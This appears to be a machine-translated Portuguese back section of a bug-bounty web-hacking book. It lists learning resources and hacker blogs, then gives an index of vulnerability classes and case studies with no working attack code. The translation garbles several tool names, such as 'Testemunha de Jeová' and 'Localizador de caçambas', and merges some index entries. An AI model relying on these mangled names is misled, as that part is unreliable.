The Tangled Web, de Michal Zalewski (No Starch Press, 2012), examina todo o modelo de segurança do navegador para revelar pontos fracos e fornecer informações cruciais sobre a segurança de aplicativos da Web. Embora parte do conteúdo esteja desatualizado, o livro oferece um ótimo contexto para a segurança atual do navegador e uma visão de onde e como encontrar bugs.

Etiquetas do Twitter

Embora o Twitter contenha muito ruído, ele também tem muitos tweets interessantes relacionados à segurança e à vulnerabilidade sob as hashtags `#infosec` e `#bugbounty`. Esses tweets geralmente contêm links para artigos detalhados.

The Web Application Hacker's Handbook, 2^a edição

The Web Application Hacker's Handbook, de Dafydd Stuttard e Marcus Pinto (Wiley, 2011), é uma leitura obrigatória para os hackers. Escrito pelos criadores do Burp Suite, ele aborda as vulnerabilidades comuns da Web e fornece uma metodologia para a caça a bugs.

Recursos de vídeo

Se você preferir orientações mais visuais, passo a passo, ou até mesmo conselhos diretamente de outros hackers, poderá encontrar vídeos de caça a bugs para assistir. Vários tutoriais em vídeo são dedicados à caça a bugs, mas você também pode acessar palestras de conferências de bug bounty para aprender novas técnicas.

Bugcrowd LevelUp

A LevelUp é a conferência on-line de hackers da Bugcrowd. Ela inclui apresentações sobre uma variedade de tópicos feitas por hackers da comunidade de recompensas por bugs. Os exemplos incluem hacking na Web, em dispositivos móveis e em hardware; dicas e truques; e conselhos para iniciantes. Jason Haddix, da Bugcrowd, também apresenta uma explicação detalhada de sua abordagem de reconhecimento e coleta de informações a cada ano. Se você não assistir a mais nada, não deixe de assistir às palestras dele.

Você pode encontrar o 2017 conferência palestras em <https://www.youtube.com/playlist?list=PLIK9nm3mu-S5lnvR-myOS7hnae8w4EPFV> e as palestras de 2018 em <https://www.youtube.com/playlist?list=PLIK9nm3mu-S6gCKmIC5CDFhWvbEX9fNW6>.

LiveOverflow

LiveOverflow (<https://www.youtube.com/LiveOverflowCTF/>) apresenta uma série de vídeos de Fabian Fäßler que compartilham lições de hacking que Fabian gostaria de ter tido quando começou. Ela abrange uma ampla gama de tópicos de hacking, incluindo orientações sobre desafios de CTF.

Tutoriais de desenvolvimento web no YouTube

Tenho um canal no YouTube chamado Web Development Tutorials (<https://www.youtube.com/yaworsk1/>), que apresenta várias séries. Minha série *Web Hacking 101* apresenta entrevistas com os principais hackers, incluindo Frans Rosen, Arne Swinnen, FileDescriptor, Ron Chan, Ben Sadeghipour, Patrik Fehrenbach, Philippe Harewood, Jason Haddix e outros. Minha série *Web Hacking Pro Tips* oferece discussões aprofundadas sobre uma ideia, técnica ou vulnerabilidade de hacking com outro hacker, frequentemente Jason Haddix, da Bugcrowd.

Blogs recomendados

Outro recurso que você achará útil são os blogs escritos por caçadores de bugs. Como o HackerOne é a única plataforma que divulga relatórios diretamente em seu site, muitas divulgações são postadas nas contas de mídia social do caçador de bugs. Você também encontrará vários hackers que criam tutoriais e listas de recursos especificamente para iniciantes.

Blog de Brett Buerhaus

O blog pessoal de Brett Buerhaus (<https://buer.haus/>) detalha bugs interessantes de programas de recompensa de alto nível. Suas publicações incluem detalhes técnicos sobre como ele encontrou bugs com a intenção de ajudar outras pessoas a aprender.

Blog do Bugcrowd

O blog Bugcrowd (<https://www.bugcrowd.com/about/blog/>) publica um conteúdo muito útil, incluindo entrevistas com hackers incríveis e outros materiais informativos.

Blog da Detectify Labs

O Detectify é um scanner de segurança on-line que usa problemas e bugs encontrados por hackers éticos para detectar vulnerabilidades em aplicativos da Web. Frans Rosen e Mathias Karlsson, entre outros, contribuíram com alguns artigos valiosos para o blog (<https://labs.detectify.com/>).

O Blog do Hacker

O Hacker Blog, acessível em <https://thehackerblog.com/>, é o blog pessoal de Matthew Bryant. Bryant é o autor de algumas excelentes ferramentas de hacking, talvez a mais notável delas seja o XSSHunter, que você pode usar para descobrir vulnerabilidades cegas de XSS. Seus artigos técnicos e detalhados geralmente envolvem extensa pesquisa de segurança.

Blog do HackerOne

O blog do HackerOne (<https://www.hackerone.com/blog/>) também publica conteúdo útil para hackers, como blogs recomendados, novas funcionalidades na plataforma (um bom lugar para procurar novas vulnerabilidades!) e dicas para se tornar um hacker melhor.

Blog de Jack Whitton

Jack Whitton, engenheiro de segurança do Facebook, era o segundo hacker mais bem classificado no Hall da Fama de Hacking do Facebook antes de ser contratado. Você pode acessar o blog dele em <https://whitton.io/>. Ele não publica com frequência, mas quando o faz, as revelações são detalhadas e informativas.

Blog do Icamtuf

Michał Zalewski, autor de *Tangled Web*, tem um blog em <https://lcamtuf.blogspot.com/>. Suas publicações incluem tópicos avançados que são ótimos para quando você já tiver começado a trabalhar.

NahamSec

NahamSec (<https://nahamsec.com/>) é um blog escrito por Ben Sadeghipour, um dos principais hackers do HackerOne que também atende pelo nome de NahamSec. Sadeghipour tende a compartilhar artigos exclusivos e interessantes, e foi a primeira pessoa que entrevistei para minha série *Web Hacking Pro Tips*.

Laranja

O blog pessoal de Orange Tsai (<http://blog.orange.tw/>) tem ótimos artigos que remontam a 2009. Nos últimos anos, ele apresentou suas descobertas técnicas na Black Hat e na DefCon.

Blog de Patrik Fehrenbach

Neste livro, inclui uma série de vulnerabilidades que Patrik Fehrenbach encontrou, e ele tem ainda mais em seu blog, <https://blog.it-securityguard.com/>.

Blog de Philippe Harewood

Philippe Harewood é um hacker incrível do Facebook que compartilha uma quantidade incrível de informações sobre como encontrar falhas lógicas no Facebook. Você pode acessar o blog dele em <https://philippeharewood.com/>. Tive a sorte de entrevistar Philippe em abril de 2016 e não posso enfatizar o suficiente o quanto ele é inteligente e o quanto seu blog é notável: li todas as postagens.

Blog do Portswigger

A equipe da Portswigger, responsável pelo desenvolvimento do Burp Suite, publica com frequência informações sobre descobertas e artigos em seu blog <https://portswigger.net/blog/>. James Kettle, o principal pesquisador da Portswigger, também se apresentou várias vezes na Black Hat e na DefCon sobre suas descobertas de segurança.

Blog do Project Zero

O grupo de hackers de elite do Google, Project Zero, tem um blog em <https://googleprojectzero.blogspot.com/>. A equipe do Project Zero detalha bugs complexos em uma ampla variedade de aplicativos, plataformas e assim por diante. As publicações são avançadas, portanto, talvez seja difícil entender os detalhes se você estiver aprendendo a hackear.

Blog de Ron Chan

Ron Chan mantém um blog pessoal que detalha os registros de recompensas por bugs em <https://ngailong.wordpress.com/>. No momento em que este artigo foi escrito, Chan era o principal hacker no programa de recompensa por bugs do Uber e o terceiro no do Yahoo, o que é impressionante, considerando que ele só se inscreveu no HackerOne em maio de 2016.

XSS Jigsaw

XSS Jigsaw (<https://blog.innerht.ml/>) é um blog incrível escrito por FileDescriptor, um dos principais hackers do HackerOne, que também é o revisor técnico deste livro. FileDescriptor encontrou vários bugs no Twitter, e suas publicações são extremamente detalhadas, técnicas e bem escritas. Ele também é membro do Cure53.

ZeroSec

Andy Gill, um hacker de recompensas por bugs e testador de penetração, mantém o blog ZeroSec (<https://blog.zsec.uk/>). Gill aborda uma variedade de tópicos relacionados à segurança e escreveu o livro *Breaking into Information Security: Learning the Ropes 101*, que está disponível no Leanpub.

Índice

Símbolos e números

- ; (ponto e vírgula), 110
- (comentário do MySQL), 83, 84
- <> (colchetes angulares), 53, 56
- .../ referência do caminho do arquivo, 128
- / (barra), 99
- | (tubulação), 124
- ' (backtick), 122, 124
- " (aspas duplas), 56
- ' (citação única), 44-46, 56
- # (hash), 44, 69
- % (por cento), 112
- \0 (byte nulo), 99
- \n (avanço de linha), 49
- \r (retorno de carro), 49
- & (e comercial), 22-23, 110, 112
- 2FA (autenticação de dois fatores), 183-184
- Processadores de 32 bits, 133
- Processadores de 64 bits, 133
- 127.0.0.1 (localhost), 102, 104-105
- Tipo de arquivo .docx, 113-114
- !ELEMENTO (XML), 110, 111-112
- !ENTIDADE (XML), 110, 111-112
- Tags , 32, 36-37, 63-65, 70, 171
- Tag <s>, 198

A

- Abma, Jobert, 183-184, 198, 207-208
- `about:blank context`, 57
- Cabeçalho** `Access-Control-Allow-Origin`, 34
- parâmetro** `access_denied`, 47
- `access_token` (OAuth), 169-170
- Divulgação de informações de clientes da ACME, 163-165
- Ahrens, Julien, 101-104
- função de `alerta`, 56, 65, 69-70
- Bug de execução remota de código Algolia, 125-127
- Amass, 211
- Armazenamento simples da Amazon (S3)
 - e permissões de bucket, 181-183
 - aquisições de subdomínio, 141-142
- Amazon Web Services, 192 e
 - comercial (&), 22-23, 110, 112
 - colchetes angulares (`<>`), 53, 56
 - mecanismo de modelo
- AngularJS
 - exemplos de injeção, 73-74, 198-199
 - Desvios de sandbox, 72-73
- API *Consulte* interface de programação de aplicativos (API) apok (hacker), 186
- tipo de conteúdo `application/json`, 33-34, 35
- vulnerabilidades de lógica de aplicativo e configuração, 177-190
 - bug de autenticação de dois fatores do GitLab, 183-184
 - permissões do HackerOne e do bucket S3, 181-183
 - votação do HackerOne Hacktivity, 186-187
- HackerOne Manipulação de sinal, 180-181
- visão geral, 177-178, 189-190
- Instalação do memcache do Pornhub, 188-189
- Desvio de privilégios de administrador do Shopify, 179

Proteções de contas do Twitter, 180
Divulgação de informações do Yahoo!
PHP, 184-186

interface de programação de aplicativos (API), 7, 37-38, 90, 180, 197

tipo de conteúdo `application/x-www-form-urlencoded`, 32-34, 35

Aquatone, 194

Registros A, 140

matrizes, 91-93

aquisição de ativos, 174-176. *Veja também* vulnerabilidades de aquisição de subdomínios

Assis, Rodolfo, 69-70

autenticação

- Solicitações HTTP, 50, 54, 150
- Configurações errôneas, 173-174, 197
- processo, 30

Plug-in Authmatrix, 160

atributo `de foco automático`, 58

técnicas de automação, 185-186, 200

Plug-in Autorize, 160

Bug na consulta de metadados do AWS, 100

B

Baco, Adão, 206

trabalhos em segundo plano, 153-154, 156

backtick (`), 122, 124

Badoo full account takeover, 38-40

ilustrações de aplicativos bancários

- falsificações de solicitações entre sites, 29-30, 31-34
- Poluição de parâmetros HTTP, 20-
- 22 condições de corrida, 149-150

conteúdo codificado em base64, 9

bash, 120, 185-186

escalonamento de privilégios do *binary.com*, 159-160 caracteres na lista negra, 52
SQLi cego, 84-87
SSRFs cegos, 97-98
ataques cegos de XSS, 60, 198
Verificações de atributos booleanos, 64, 86-87
Bounty Factory, 219
navegadores
 e biscoitos, 30-31
 operações, 6-7
 plug-ins para, 216
força bruta, 88-89, 195, 199, 211
Bryant, Matthew, 60, 223
Localizador de caçambas, 182, 214
Buerhaus, Brett, 99-100, 222
vulnerabilidades de buffer overflow, 130-133, 134-135
recompensas por bugs, 2
 plataformas, 219-220
 programas, 2, 90, 123, 188, 189, 203-204
Recompensa de bugs JP, 219
Recursos do Bugcrowd, 219, 222, 223
Diário de um caçador de insetos
(Klein), 220
The Bug Hunters Methodology (Haddix), 220
relatório de bugs
 após a divulgação de informações, 125
 abordagem, 204-207
 e a reputação do hacker, 205-206
 informativo, 163-164 permissão para testar mais, 76 dicas de prova de conceito, 145 respostas a, 16, 164-165

recursos de recompensas, 207-208
bugs relatados anteriormente, 125, 196
BuiltWith, 72, 213
Suíte Burp, 40, 152, 158, 160, 195, 199-200, 210

C

Cabo, conector, 172
envenenamento por cache, 50
`call_user_func` (PHP), 121
Carettoni, Luca, 21, 22
alimentação de linha de retorno de carro (CRLF)
 Vulnerabilidades de injeção de CRLF,
 49-54 visão geral, 49-50, 54
 Divisão de respostas do Shopify,
 51-52 Divisão de respostas do
 Twitter, 52-54
Folhas de estilo em cascata (CSS), 6
Gerenciamento de memória C/C++, 129-133, 135
CDNs (redes de distribuição de conteúdo), 144
site censys.io, 143, 214
site de rastreamento de hashes de
certificado, 143 Chan, Ron, 224
caracteres. *Consulte também* sanitização de
 caracteres na lista negra, 52-53
 codificação, 42-45, 49, 88-90, 173-174
Charles (proxy da Web),
210 HPP no lado do cliente,
19, 22-23
vulnerabilidades de injeção de modelo no lado do cliente (CSTI), 72-73,
73-74 clientes
 definido, 3
 Recurso OAuth, 168-170

Registros CNAME, 140-146
Cobalto, 219
Injeção de comentários da Coinbase, 42-43
comentários em consultas SQL, 83, 84, 92
empresas
 exposições do processo de aquisição, 142
 e programas de recompensa por bugs, 2, 204, 206-208
vulnerabilidades de configuração, 177-178
Método `CONNECT`, 7-8
Cabeçalhos de conexão, 5
atributo `de conteúdo`, 13, 45
redes de distribuição de conteúdo (CDNs),
144 descoberta de conteúdo, 195
spoofing de conteúdo, 41-42, 48
cabeçalhos do tipo de conteúdo, 6, 32-
34, 35, 54 cookies
 e injeção de alimentação da linha de retorno do carro, 50, 51-54
 em falsificações de solicitações entre sites,
 32, 35-36 em scripts entre sites, 56
 falsificações em, 126-127, 128
 operações e atributos, 30-31 em
 aquisições de subdomínios, 140-
 141
CORS *Consulte* compartilhamento de recursos entre
origens (CORS) Coursera, 218
Caracteres CRLF *Consulte* avanço de linha de retorno de carro
(CRLF) Injeção de CRLF *Consulte* avanço de linha de retorno
de carro (CRLF), 49-54 compartilhamento de recursos de
origem cruzada (CORS), 34, 35, 38
falsificação de solicitações entre sites (CSRF),
29-40 controle total de contas do Badoo,
38-40 defesas, 34-36
Instacart, 37-38

visão geral, 29-30, 40
vs. falsificações de solicitações no lado do servidor, 95 Desconexão do Twitter da Shopify, 36-37
vulnerabilidades de XSS (cross-site scripting). Consulte também o blog XSS Jigsaw; XSSHunter, 55-70
e injecções de modelo no lado do cliente, 72 Pesquisa de imagens do Google, 65-66
Gerenciador de tags do Google, 66-67 visão geral, 55-58
Formatação de moeda da Shopify, 62-63
Atacado da Shopify, 61-62
tipos, 58-61
United Airlines, 67-70
XSS armazenado no Yahoo! Mail, 63-65 site crt.sh, 143, 211
CSRF Consulte falsificação de solicitação entre sites (CSRF) Tokens CSRF, 33-35, 38-40, 45
CSTI Consulte vulnerabilidades de injecção de modelo no lado do cliente (CSTI) White Paper sobre segurança de navegadores da Cure53, 220
Solicitações cURL, 124-125, 136
CVEs (problemas de segurança divulgados), 127 CyberChef, 44, 214

D

função `dangerouslySetInnerHTML`, 45, 72 bancos de dados, 150-151. Consulte também bancos de dados SQL Função `db_query` (SQL), 92
De Ceukelaire, Inti, 44-46
Método `DELETE`, 7-8
deserialização, 126-127
Laboratórios Detectify, 112, 201, 223

`dex2jar`, 215
"não respondeu", 102
comando `dig A`, 4
ferramentas de enumeração de diretórios e arquivos, 212 problemas de segurança divulgados (CVEs), 127 DNS *Consulta* Sistema de nomes de domínio (DNS)
Módulo de objeto de documento (DOM), 7, 13, 45 parâmetros do documento, 16, 56 definições de tipo de documento (DTDs), 108-110 atributo de cookie de domínio, 30-31 Sistema de Nomes de Domínio (DNS), 3-4, 14, 97-98, 101-104, 141, 142 nomes de domínio, 3, 139-140 parâmetro `domain_name`, 14 XSS baseado em DOM, 59-60 Drupal SQLi, 90-93 DTDs (definições de tipo de documento), 108-110

E

Ebrietas (hacker), 144
EdOverflow (hacker), 146-147
exemplos de caça a bugs de e-mail, 74-76, 78-80, 87-90
Emek, Tanner, 154-155
caracteres codificados, 42-45, 49, 173-174, 197
mensagens de erro, 144
`escapeshellcmd` (PHP), 120-121
Bug da Associação de Entretenimento Esportivo Eletrônico (ESEA), 98-100 função `expandArguments` (SQL), 91-92 atributo de cookie de expiração, 31 Banco de dados de exploração (DB), 195, 218 eXtensible Markup Language (XML), 110-117

entidades, 110
visão geral, 107-110
análise e tipos de arquivos, 111-117
solicitações HTTP externas, 96-97, 100-104, 104-105
EyeWitness, 127, 188, 212

F

Facebook

e bug do token de acesso OAuth, 174-176
Mecanismo de modelo ReactJS, 72
XXE com bug do Microsoft Word, 112-114

Fastly, 144

Fehrenbach, Patrik, 66-67, 185-186, 222, 224 Fiddler (proxy da Web), 210

Ferramentas de enumeração de arquivos e diretórios, 212 FileDescriptor (hacker), 46, 52-53, 59, 202, 224 file path expressions, 128

Tipos de filetes, 99, 114, 124-125, 197

Uploads de arquivos, 122-123

Portas filtradas, 97

Bug do cookie do

Firefox, 52 Evasão do

firewall, 50

flags na linha de comando, 121

Injeção de modelo Flask Jinja2, 74, 123

Autenticação de senha Flurry, 172

formulários

HTML oculto, 33, 37

como injeção de HTML, 42-

43 barra (/), 99 complemento

FoxyProxy, 216

Franjković, Josip, 152
função `ftp_genlist()` (PHP), 134-135
mapeamento de funcionalidade,
197-198
execução de funções, 121-122
fuzzing, 182

G

Gamal, Mahmoud, 159

Solicitações `GET`

em falsificações de solicitações entre sites, 31-32, 35, 40
com redirecionamentos abertos, 12, 13
operações, 7
e modificações no lado do servidor, 36-37
com SSRFs, 97

Vulnerabilidades do Ghostscript, 202

Gill, Andy, 188-189, 224

GitHub, 126, 141, 178, 195

Bug na autenticação de dois fatores do GitLab, 183-184

Gitrob, 126, 195, 215

Gobuster, 195, 212

Google

Mecanismo de modelo do AngularJS, 72-73, 73-76
programa de recompensa
por bugs, 11 ferramenta
de pesquisa, 101-104
SSRF de DNS interno, 100-104

Bugs do Google

pesquisa de imagens, 65-66

gerenciador de tags, 66-67

Vulnerabilidade XXE, 112

Auditor XSS do Google Chrome, 59

Google dorking, 99, 100, 162, 195, 214

Google Gruyere, 218
Testemunha de Jeová, 194, 212

H

O Blog do Hacker, 223
Hacker101, 218 bugs
do HackerOne
 Votação da Hacktivity, 186-187
 vulnerabilidade de redirecionamento intersticial,
 13, 15-16 convidar várias vezes, 150-151
 condição de corrida de pagamentos,
 153-154 e permissões de bucket S3,
 181-183 Manipulação de sinais, 180-
 181 botões de compartilhamento
 social, 23-24
 inclusão não intencional de HTML, 44-
47 recursos do HackerOne, 219, 221, 223
blogs de hackers, 222-224
técnicas de hacking, 191-202
 sugestões de eficiência, 200-202
 visão geral, 191-192, 202
 reconhecimento, 192-196
 testes, 196-200
Hacking: The Art of Exploitation (Erikson), 221
ferramentas de hacking, 214-215
Hack the Box, 218
Harewood, Philippe, 174-176, 201, 224
harry_mg (hacker), 142
Hasan, Mustafa, 67-70
hash (#), 44, 69
cabeçalhos
 host e conexão, 5

injeções, 50-52

Método `HEAD`, 7-8

Bug do Heartbleed, 133-134

Exemplo de aquisição de subdomínio da plataforma Heroku, 140-141 formulários HTML ocultos, 33, 37

Homakov, Egor, 178

Hopper, 216

Horst, Stefan, 90-91

cabeçalhos de host, 5

HPP *Consulte* Poluição de parâmetros HTTP (HPP) HTML *Consulte* Linguagem de marcação de hipertexto (HTML) Vulnerabilidades de injeção de HTML, 41-48

- Coinbase, 42-44
- exemplos, 42-47
- HackerOne, 44-47
- visão geral, 41-42, 48

Dentro da segurança, 47-48

função `htmlspecialchars`, 23

HTTP *Consulte* Protocolo de transferência de hipertexto (HTTP)

cookies `httponly`, 30-31, 50, 56, 185

Poluição de parâmetros HTTP (HPP), 19-27

- lado do cliente, 22-23
- Botões de compartilhamento social do HackerOne, 23-24
- visão geral, 19-21, 27
- no lado do servidor, 20-22

Notificações de cancelamento de assinatura do Twitter, 24-25

Twitter Web Intents, 25-27

Solicitações HTTP

- operações do navegador, 4-5
- tráfego externo vs. interno, 96
- métodos, 7-8
- e condições de corrida, 150

contrabando e sequestro, 50
apatridia, 8-9, 30
HTTPScreenShot, 194, 213
Sites HTTPS, 31
Linguagem de marcação de hipertexto (HTML). *Consulte também Vulnerabilidades de injeção de HTML*
codificação de caracteres, 42-43
formas ocultas, 33, 37
renderização, 6
Protocolo de transferência de hipertexto (HTTP). *Consulte também Poluição de parâmetros HTTP (HPP); Solicitações HTTP; HTTPScreenShot*
Sites HTTPS, 31
mensagens, 2
códigos de resposta, 5, 6, 12
divisão de respostas, 50
padrões, 3

I

IDOR *Consulte vulnerabilidades de referência direta a objetos inseguros (IDOR)*
parâmetros de id, 121, 157-158
iFrames, 56, 69-70, 159-160
tipos de arquivos de imagem, 124-125
Bugs do software ImageMagick, 123-125, 128, 202
Tags , 32, 36-37, 63-65, 70, 171
Webhook de análise de
entrada, 146 cláusula IN (SQL),
91-92 propriedade innerHTML,
54
sanitização de entrada, 56, 61, 65, 120-121
vulnerabilidades inseguras de referência direta a objetos (IDOR),
157-165 divulgação de informações de clientes da ACME,
163-165 escalonamento de privilégios da binary.com, 159-160

Criação do aplicativo Moneybird, 160-161
visão geral, 157-159, 165
Roubo de token da API do Twitter Mopub, 161-163
Instruções `INSERT` (SQL), 93
Falsificação de solicitação entre sites da Instacart, 37-38 parâmetros inteiros, 25, 158, 161
declarações internas de DTD, 109-110
acesso interno ao servidor, 96-97
Internet Archive Wayback Machine, 192
Internet Explorer
 Injeções de CRLF, 52
 e política de mesma origem, 57
Protocolo de Internet (IP). Veja também endereços IP, 3
páginas intersticiais da Web, 15-16
Intigriti, 220
conceito de introspecção,
76 endereços IP
 faixas, 101-102, 104, 185-186, 193-194
 resolução, 3-4

J

Jamal, Mahmoud, 16, 38-40, 65-66
JavaScript
 e vulnerabilidades da lógica de aplicativos, 186-187
 para redirecionamentos abertos, 13, 16
 visão geral, 6-7
 e cargas úteis de XSS, 56-58, 61-62, 67-70
carga útil de `javascript:alert(1)`, 65-66
JD-GUI, 216
Mecanismo de modelo Jinja2, 72, 74-76, 123

K

Kamkar, Samy, 55
Karlsson, Matthias, 196, 205
Kennedy, Justin, 96
vulnerabilidades do kernel, 122
Kettle, James, 73, 79, 224 Bug no limite de convites do Keybase, 152
Kinugawa, Masato, 59
KnockPy, 141, 142, 211
krankopwnz (hacker), 51

L

Landry, Jasmin, 127-128
blog Icamtuf, 223
Aquisição de subdomínio do Legal Robot, 144-145 Leitch, John, 135
bug de leitura fora dos limites da libcurl, 136 Armazenamento de senhas do Linux, 111
Motor modelo Liquid Engine, 62, 72
LiveOverflow, 222
divulgação de arquivos locais, 127
localhost (127.0.0.1), 102, 104-105
escalonamento de privilégios locais (LPE), 122
Cabeçalhos de local, 6, 12, 50, 54
propriedade de localização, 13, 16
conceito de trava, 152, 155
problemas de lógica Consulte lógica do aplicativo e vulnerabilidades de configuração login/logout CSRF, 60-61
logins. Consulte também Vulnerabilidades do OAuth

autenticação, 30
phishing, 41-42
logouts e expirações de cookies, 31
LPE (escalonamento de privilégios locais), 122

M

registros do trocador de correio (MX), 146 Markdown, 44, 46
vulnerabilidades de atribuição em massa, 178 Masscan, 213
Atributo de cookie `max-age`, 31
Ferramenta Meg, 195
memcache, 189
método `memcpy()` (linguagem C), 135
gerenciamento de memória, 129-133, 136-137
vulnerabilidades de memória, 129-136
superfluidades de buffer, 130-133
 bug de leitura fora dos limites da libcurl, 136
 visão geral, 129-130, 136-137
Sobrefluxo de inteiros do PHP `ftp_genlist()`, 134-135
Módulo Python Hotshot, 135
 leitura fora dos limites, 133-134
consultas de metadados, 86-87, 100
Explorações da estrutura Metasploit, 126-127
Tags `<meta>`, 12-13, 45-46 Tokens
de login da Microsoft, 173-174
Classificação MIME, 6
hacking móvel, 200
ferramentas móveis, 215-216
arquitetura de modelo, visualização e controle (MVC), 77

Criação do aplicativo Moneybird, 160-161 Sistema de rastreamento de bugs da Mozilla, 221
MVC (arquitetura de modelo, exibição, controlador), 77 Registros MX (trocador de correio), 146
Myspace Samy Worm, 55
MySQL, 82-83, 86-87

N

Blog NahamSec, 223
comando `nc`, 4
Netcat, 4, 125, 189
Nmap, 188, 193, 213
comando `nslookup`, 188
bytes nulos, 99, 131
`nVisium`, 76-77

O

Vulnerabilidades do OAuth, 167-176
tokens de acesso do Facebook, 174-176
tokens de login da Microsoft, 173-174 visão geral, 167-170, 176
roubo de tokens do Slack, 171
Autenticação de senha Yahoo! - Flurry, 171-172
atributo `onerror`, 62, 64, 66, 69
atributo `onfocus`, 58 Hash
Crack on-line, 215
treinamento on-line, 217-219
Exfiltração OOB (fora de banda), 98
vulnerabilidades de redirecionamento aberto, 11-17

Redirecionamento intersticial do HackerOne, 13, 15-16
visão geral, 11-13, 17
Login da Shopify, 14-15
Instalação do tema da Shopify,
13-14
OpenSSL, 133-134
Open Web Application Security Project (OWASP), 11, 21, 112, 221
vulnerabilidades do sistema operacional, 122
Método `OPTIONS`, 7-8, 34, 35
Laranja Tsai, 74-76, 87-90, 97, 123, 223
Cabeçalho `Origin`, 35
Ormandy, Tavis, 202
exfiltração fora de banda (OOB), 98
OWASP *Consulte o Projeto Aberto de Segurança de Aplicativos da Web*
(OWASP)

P

pacotes, 2
Padelkar, Ashish, 181
visualização do código-
fonte da página, 61
Paolo, Stefano di, 21, 22
Paraschoudis, Symeon, 136
exemplos de exposição de arquivo de senha, 77, 79-80, 111-112, 121-122
caminho
s, 5
cargas
úteis
codificação de caracteres, 88-89, 198-199
cross-site-scripting, 55-58, 61-62, 63, 65
PentesterLab, 218
porcentagem (%), 112
"permissão negada", 102
ataques de phishing, 11, 42,
48 PHP

matrizes e funções, 91-93
`call_user_func`, 121
`escapeshellcmd`, 120-121
Tipos de filetes, 122-123
`ftp_genlist()` excesso de fluxo inteiro, 134-135 execução da função, 121-122 bug de divulgação de informações, 184-186 Mecanismo de modelo Smarty, 72, 78-80
Extensão de objetos de dados PHP (PDO), 90-93
função `phpinfo`, 185
comando `ping`, 120-121
poliglotas, 198
Site da Polyvore, 125
PornHub, 188-189
portos
 Pesquisa de DNS, 102
 e política de mesma origem, 57
 digitalização, 97, 104-105, 188-189, 193-194, 213
 usos de, 4
ferramentas de varredura
de portas, 213 Blog do Portswigger, 224
solicitações `POST`
 em falsificações de solicitações entre sites, 32-34, 37-38
 Tokens CSRF em, 35, 40
 Opções cURL para, 124-125, 136
 operações, 8
 com SSRFs, 97
Prasad, Prakhar, 213
chamadas prévias de `OPTIONS`, 8, 34
`prepareQuery (SQL)`, 91
Prins, Michiel, 126-127, 209
Blog do Project Zero, 224

proxies *Consulte proxies da web*
Conversor de endereço IP do *Psyon.org*, 104
Método `PUT`, 7-8
Pynnonen, Jouko, 64
Vulnerabilidade do módulo Python Hotshot,
135 Mecanismo Python Jinja2, 72

Q

caracteres de citação, 56, 57. *Consulte também " (aspas duplas); ' (aspas simples)*

R

condições de corrida, 149-156
Convite do HackerOne várias vezes, 150-151
Pagamentos do HackerOne, 153-154
Limites de convite do Keybase, 152-153
visão geral, 149-150, 156
Parceiros da Shopify, 154-155
Rafaloff, Eric, 26-27 Rails
Consulte Ruby on Rails
Exploração de desserialização secreta do Rails, 126-127
127 Ramadan, Mohamed, 113-114
Rapid7
sobre fuzzing, 182
Deserialização secreta do Rails, 127
RCE *Consulte vulnerabilidades de execução remota de código (RCE)* React, 45, 186-187
Mecanismo de modelo ReactJS, 72
vulnerabilidades de leitura fora dos limites, 133-134, 136 reconhecimento, 192-196, 213-214

redirecionamentos
 OAuth, 168-170
 parâmetros, 12, 17
 respostas a, 6, 12
 testes para, 96

parâmetro `redirect_to`, 12

`redirect_uri` (OAuth), 169, 171, 175

Cabeçalho do referenciador, 35

XSS refletido, 58-59

vulnerabilidades de execução remota de código (RCE), 119-128
 exploração no Algolia, 125-127
 visão geral, 119-123
 Polyvore e ImageMajick, 123-125 por meio de SSH, 127-128

método de renderização, 77

Reni, Akhil, 161-163

Ferramenta de repetição, 158

Documentos de solicitação de comentários (RFC), 3 caracteres reservados, 42

proprietário do recurso (OAuth), 168-170

servidor do recurso (OAuth), 168-170

`response_type` (OAuth), 168-170

Rijal, Rohan, 145-147

rms (hacker), 179

acesso do usuário root, 122, 127

Rosen, Frans, 145, 201

Mecanismo de modelo Ruby ERB, 72, 77

Ruby on Rails
 vulnerabilidade de configuração, 178
 e gerenciamento de cookies, 126-127
 bug de renderização dinâmica, 76-77

validação de permissões, 179
e contramedidas do SQLi, 83-84
Padrão de URL, 197

S

Sadeghipour, Ben, 100, 124-125, 128, 223
Política de mesma origem (SOP), 56-57
atributo de cookie `samesite`, 35-36
Desvios de sandbox, 72-74, 75
sanitização de caracteres. *Consulte também exposições de entrada não higienizadas*, 49, 54, 56, 198
aquisição do subdomínio `scan.me`, 142
escopos (OAuth), 167-170
captura de tela, 194, 212-213
SecLists, 141, 195, 212
`secret_key_base` (Ruby on Rails), 126-127
atributo de cookie `seguro`, 31
Secure Socket Shell (SSH), 128
vulnerabilidades de XSS
próprias, 60 ponto e vírgula (:),
110
Aquisição de subdomínios da SendGrid, 145-
147 serialização, 126
mensagens de retorno do servidor, 102,
104-105 servidores
definido, 3
respostas, 5-6, 20-21
preparação e desenvolvimento, 188-
189 HPP no lado do servidor, 19, 20-22
vulnerabilidades de falsificação de solicitação no lado do
servidor (SSRF), 95-105 bug da ESEA e consulta de
metadados da AWS, 98-100

Bug de DNS interno do Google, 100-104
varredura de porta interna, 104-105
visão geral, 96-98, 113

vulnerabilidades de injeção de modelo no lado do servidor (SSTI), 72, 74-75, 78-80
comandos do shell, 119-121, 122-123
função `shell_exec`, 120
Shodan, 214 bugs
da Shopify
desvio de privilégios de administrador, 179
falsificações de solicitações entre sites, 36-37
formatação de moeda, 62-63
vulnerabilidades de redirecionamento aberto, 13-15
condição de corrida de parceiros, 154-155
divisão de resposta, 51-52
site de atacado, 61-62
Aquisição de subdomínio do Windsor, 142-143
XSS, 61-63

Modelo do Shopify Liquid Engine, 62, 72
Silva, Reginaldo, 113
Erro no token OAuth do Slack, 171
comando `sleep`, 87, 90
Mecanismo de modelo Smarty, 72, 78-80, 123
Aquisição de subdomínio do Snapchat Fastly, 143-144
engenharia social, 41-42, 48
bibliotecas de software como locais de bugs, 123, 125
SOP (Política da mesma origem), 56-57
Sopas, David, 115-117
visualização de fontes, 61
Spelsberg, Max, 134
Bancos de dados
SQL
visão geral, 82-83

instruções preparadas, 83-84, 90-91
ataques de injeção de SQL (SQLi), 81-93
contramedidas, 83-84
Drupal SQLi, 90-93
visão geral, 81-83, 93
com respostas de SSRF, 98
Uber cego SQLi, 87-90
Yahoo! Sports cego SQLi, 84-87
sqlmap, 89, 215
Instruções SQL, 82-83
SSH (Secure Socket Shell), 128
Fixação de SSL, 200
Sites de rastreamento de registro SSL, 143, 193
SSRF Consulte vulnerabilidades de falsificação de solicitações no lado do servidor (SSRF)
Vulnerabilidades SSTI (injeção de modelo no lado do servidor), 72, 74-75, 78-80
memória de pilha, 131-132
